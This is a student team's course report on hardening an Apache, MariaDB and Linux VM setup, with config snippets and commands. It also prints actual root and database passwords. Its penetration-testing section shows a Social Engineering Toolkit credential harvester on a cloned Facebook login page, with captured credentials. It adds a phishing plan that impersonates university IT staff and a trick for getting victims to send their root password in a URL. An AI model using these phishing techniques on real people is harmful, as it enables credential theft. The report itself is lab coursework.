Akwaaba Cybersecurity Phase 2 Report

W02-12777 Project 11 Group 2

March 27th, 2022

Team Lead:	Brandon Turner
Technical Specialist:	Kowou Agbavon
Technical Specialist:	Andres Morales
Technical Specialist:	Felton Strickland
Technical Writer:	Aleksandar Punos

Project Status Update


Since Phase 1 the team has done a lot of work on security measurements on our VM, MariaDB, and Apache server. First thing we did was brainstorm together to find possible ways we can implement our security program and from there we decided it was best to divide up the work so we would not be trying to implement the same changes. Along the way of implementing our security program we encountered a few obstacles and had to restart our VM; however, we believe we have still made strong changes that have made our system more secure.

After making sure that we implemented a strong security program the team turned our attention to planning for vulnerability analysis and penetration testing. We realized we needed to research what would be the tools to use, and we stumbled upon tools such as Kali Linux, Metasploit, John the Ripper, Hydra, and Nmap. From that point we did further brainstorming to devise a plan of action and began testing the tools on our own VM.

Implementation of Security Program


Apache server

1. **Configured server so that users are not permitted to override Apache configuration using .htaccess.**




```
<Directory />
    Options -Indexes
    AllowOverride None

</Directory>
```

2. **Disabled directory listings**




```
<Directory "/var/www">
    Options None
    AllowOverride None
    # Allow open access:
    Require all granted
</Directory>
```

1. Disabled server signature directive- server now shows less information and prevents banner grabbing attacks. The figures below show information shown before and after directive was disabled.




```
[root@cybertemp2 ~]# nmap -sV -p80 10.96.60.123
Starting Nmap 7.70 ( https://nmap.org ) at 2022-02-22 21:00 EST
Nmap scan report for oracle18c-5.win.kennesaw.edu (10.96.60.123)
Host is up (0.000056s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.37 ((Red Hat Enterprise Linux))
```




```
PORT    STATE SERVICE VERSION
80/tcp  open  http    Apache httpd
```

2. **Ensured server-status and server-info directives were not enabled by default.**

3. **Established HTTP/HTTPS redirect with self-signed SSL (Secure Socket Layer) certificate.**



```
  GNU nano 2.9.8            /etc/httpd/conf.d/default.conf

<VirtualHost *:80>
ServerName 10.96.60.123
Redirect permanent / https://10.96.60.123/
</VirtualHost>
```




Show: <All>


Field	Value
Version	V3
Serial number	1354f4f9fab99c44
Signature alg...	sha256RSA
Signature has...	sha256
Issuer	root@cyberlei01.kennesaw.edu, cyberlei01.ke...
Valid from	Thursday, September 2, 2021 7:50:03 PM
Valid to	Wednesday, September 7, 2022 9:30:03 PM
Subject	root@cyberlei01.kennesaw.edu, cyberlei01.ke...
Public key	RSA (2048 Bits)

V3

1. **Installed ModSecurity WAF 2.9.3 with OWASP Top 10 rule set.**



```
[root@cybertemp2 ~]# ls
anaconda-ks.cfg  initial-setup-ks.cfg      Music            Templates
Desktop          keypair.key               Pictures         Videos
Documents        modsecurity-2.9.3         Public           wordpress
Downloads        modsecurity-2.9.3.tar.gz  server.pass.key  wordpress.tar.gz
[root@cybertemp2 ~]# 
```




```
[root@cybertemp2 rules]# ls
crawlers-user-agents.data
iis-errors.data
java-classes.data
java-code-leakages.data
java-errors.data
lfi-os-files.data
php-config-directives.data
php-errors.data
php-function-names-933150.data
php-function-names-933151.data
php-variables.data
REQUEST-900-EXCLUSION-RULES-BEFORE-CRS.conf.example
REQUEST-901-INITIALIZATION.conf
REQUEST-903.9001-DRUPAL-EXCLUSION-RULES.conf
REQUEST-903.9002-WORDPRESS-EXCLUSION-RULES.conf
REQUEST-903.9003-NEXTCLOUD-EXCLUSION-RULES.conf
REQUEST-903.9004-DOKUWIKI-EXCLUSION-RULES.conf
REQUEST-903.9005-CPANEL-EXCLUSION-RULES.conf
REQUEST-903.9006-XENFORO-EXCLUSION-RULES.conf
REQUEST-905-COMMON-EXCEPTIONS.conf
REQUEST-910-IP-REPUTATION.conf
REQUEST-911-METHOD-ENFORCEMENT.conf
REQUEST-912-DOS-PROTECTION.conf
REQUEST-913-SCANNER-DETECTION.conf
REQUEST-920-PROTOCOL-ENFORCEMENT.conf
REQUEST-921-PROTOCOL-ATTACK.conf
REQUEST-930-APPLICATION-ATTACK-LFI.conf
REQUEST-931-APPLICATION-ATTACK-RFI.conf
REQUEST-932-APPLICATION-ATTACK-RCE.conf
REQUEST-933-APPLICATION-ATTACK-PHP.conf
REQUEST-934-APPLICATION-ATTACK-NODEJS.conf
REQUEST-941-APPLICATION-ATTACK-XSS.conf
REQUEST-942-APPLICATION-ATTACK-SQLI.conf
REQUEST-943-APPLICATION-ATTACK-SESSION-FIXATION.conf
REQUEST-944-APPLICATION-ATTACK-JAVA.conf
REQUEST-949-BLOCKING-EVALUATION.conf
RESPONSE-950-DATA-LEAKAGES.conf
RESPONSE-951-DATA-LEAKAGES-SQL.conf
RESPONSE-952-DATA-LEAKAGES-JAVA.conf
RESPONSE-953-DATA-LEAKAGES-PHP.conf
RESPONSE-954-DATA-LEAKAGES-IIS.conf
RESPONSE-959-BLOCKING-EVALUATION.conf
RESPONSE-980-CORRELATION.conf
RESPONSE-999-EXCLUSION-RULES-AFTER-CRS.conf.example
restricted-files.data
restricted-upload.data
scanners-headers.data
scanners-urls.data
scanners-user-agents.data
scripting-user-agents.data
sql-errors.data
unix-shell.data
windows-powershell-commands.data
```

**List of rules that are configured in the ModSecurity WAF to prevent attacks and exploitation.*


MariaDB

1. Implemented stronger password- Changed MariaDB password to StaticPeach$51 and flushed privileges to make new password active.



```
MariaDB [(none)]> ALTER USER 'root'@'localhost' IDENTIFIED BY 'StaticPeach$51';
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.001 sec)
```


2.. Removed users without passwords- Removed all users without passwords.



```
MariaDB [(none)]> select user, host, password from mysql.user where user like '';
+------+------------------------+----------+
| User | Host                   | Password |
+------+------------------------+----------+
|      | localhost              |          |
|      | cyberlei01.kennesaw.edu |          |
+------+------------------------+----------+
2 rows in set (0.001 sec)
```


VM

3. **Added individual accounts for each team member and placed users in "admingroup".**




```
[root@cybertemp2 ~]# groupadd admingroup
[root@cybertemp2 ~]# usermod -G admingroup Andres
[root@cybertemp2 ~]# usermod -G admingroup Brandon
[root@cybertemp2 ~]# usermod -G admingroup Felton
[root@cybertemp2 ~]# usermod -G admingroup Aleksandar
[root@cybertemp2 ~]# usermod -G admingroup Kowou
```

4. **Established account logging via root account**



```
Last login: Fri Mar 25 00:44:42 2022 from 172.27.12.124
[root@cybertemp2 ~]# lslogins Felton
Username:                           Felton
UID:                                1004
Gecos field:
Home directory:                     /home/Felton
Shell:                              /bin/bash
No login:                           no
Password is locked:                 no
Password not required:              no
Login by password disabled:         no
Primary group:                      Felton
GID:                                1005
Supplementary groups:               admingroup
Supplementary group IDs:            1008
Last login:                         00:56
Last terminal:                      pts/0
Last hostname:                      172.27.12.124
Hushed:                             no
Password expiration warn interval:  7
Password changed:                   20:00
Maximum change time:                99999
Running processes:                  0

Last logs:
00:56 systemd[58940]: Reached target Shutdown.
00:56 systemd[58940]: Starting Exit the Session...
00:56 systemd[58944]: pam_unix(systemd-user:session): session closed for user Fe
lton
```

3. Changed root password to *$up3ru$3r*




```
[root@cybertemp2 ~]# passwd
Changing password for user root.
New password:
BAD PASSWORD: The password fails the dictionary check - it is based on a dictionary
 word
Retype new password:
passwd: all authentication tokens updated successfully.
```

Vulnerability Analysis / Penetration Testing

1. **Credential Harvester-** allows you to utilize the site clone capabilities of Kali Linux Social Engineering Toolkit (SET). Victim will be directed to a cloned site where credentials typed into the site's username/password fields will immediately be sent to the attacker. This attack also sends GET requests to the attacker as well. The attack can be used in two ways. Option 1 shows the intended purpose and use for the attack. Option 2 is a modified technique that can be used to recover credentials.

*** This attack will be used in conjunction with a phishing attack in which the attacker will impersonate someone who the victim trusts such as an administrator from KSU (Kennesaw State University) IT (Information Technology) department or a professor/sponsor.**

Option 1:




192.168.88.128/index.html#

myemail@ksu.edu

●●●●●●●●●●●


Explanation*: Victim use URL to log onto a cloned Facebook site and type their credentials in respective fields. Notice the URL at the top.*



```
[*] WE GOT A HIT! Printing the output:
PARAM: jazoest=2917
PARAM: lsd=AVq0vY7GITs
PARAM: display=
PARAM: isprivate=
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=240
PARAM: lgndim=eyJ3IjoxOTIwLCJoIjo5MzUsImF3IjoxOTIwLCJhaCI6ODY5LCJjIjoyNH0=
PARAM: lgnrnd=135706_0GyF
PARAM: lgnjs=1648414832
POSSIBLE USERNAME FIELD FOUND: email=myemail@ksu.edu
POSSIBLE PASSWORD FIELD FOUND: pass=mypassword
PARAM: prefill_contact_point=
PARAM: prefill_source=
PARAM: prefill_type=
PARAM: first_prefill_source=
PARAM: first_prefill_type=
PARAM: had_cp_prefilled=false
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
PARAM: ab_test_data=JAAAA/SSSSSbJkSSJJJJJJAJJASAAJAAAAAAAAAAA/w/WHDAAAAVABQ
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


192.168.88.128 - - [27/Mar/2022 17:01:45] "POST /device-based/regular/login/?login_attempt=1&lwv=100 HTTP/1.1" 302 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: -----------------------------4246651186620595422119390l454
Content-Disposition: form-data; name="ts"

1648414905810
-----------------------------4246651186620595422119390l454
Content-Disposition: form-data; name="q"
```


Explanation*: The attacker is shown the email and password that was typed into cloned Facebook site.*

<span>Option 2:</span> *(Preferred method)*



```
http://192.168.88.128/MYPASSWORD
```

Explanation: Victim is told to connect to VPN and type in *type in an IP address along with the password to their root account for their VM in an address bar of any browser*.



```
192.168.88.128 - - [27/Mar/2022 17:03:47] "GET /MYPASSWORD HTTP/1.1" 404 -
```

Explanation*: The action above will cause a message to appear on attacker Kali console that shows any URL string that is added to the IP address given to the victim.*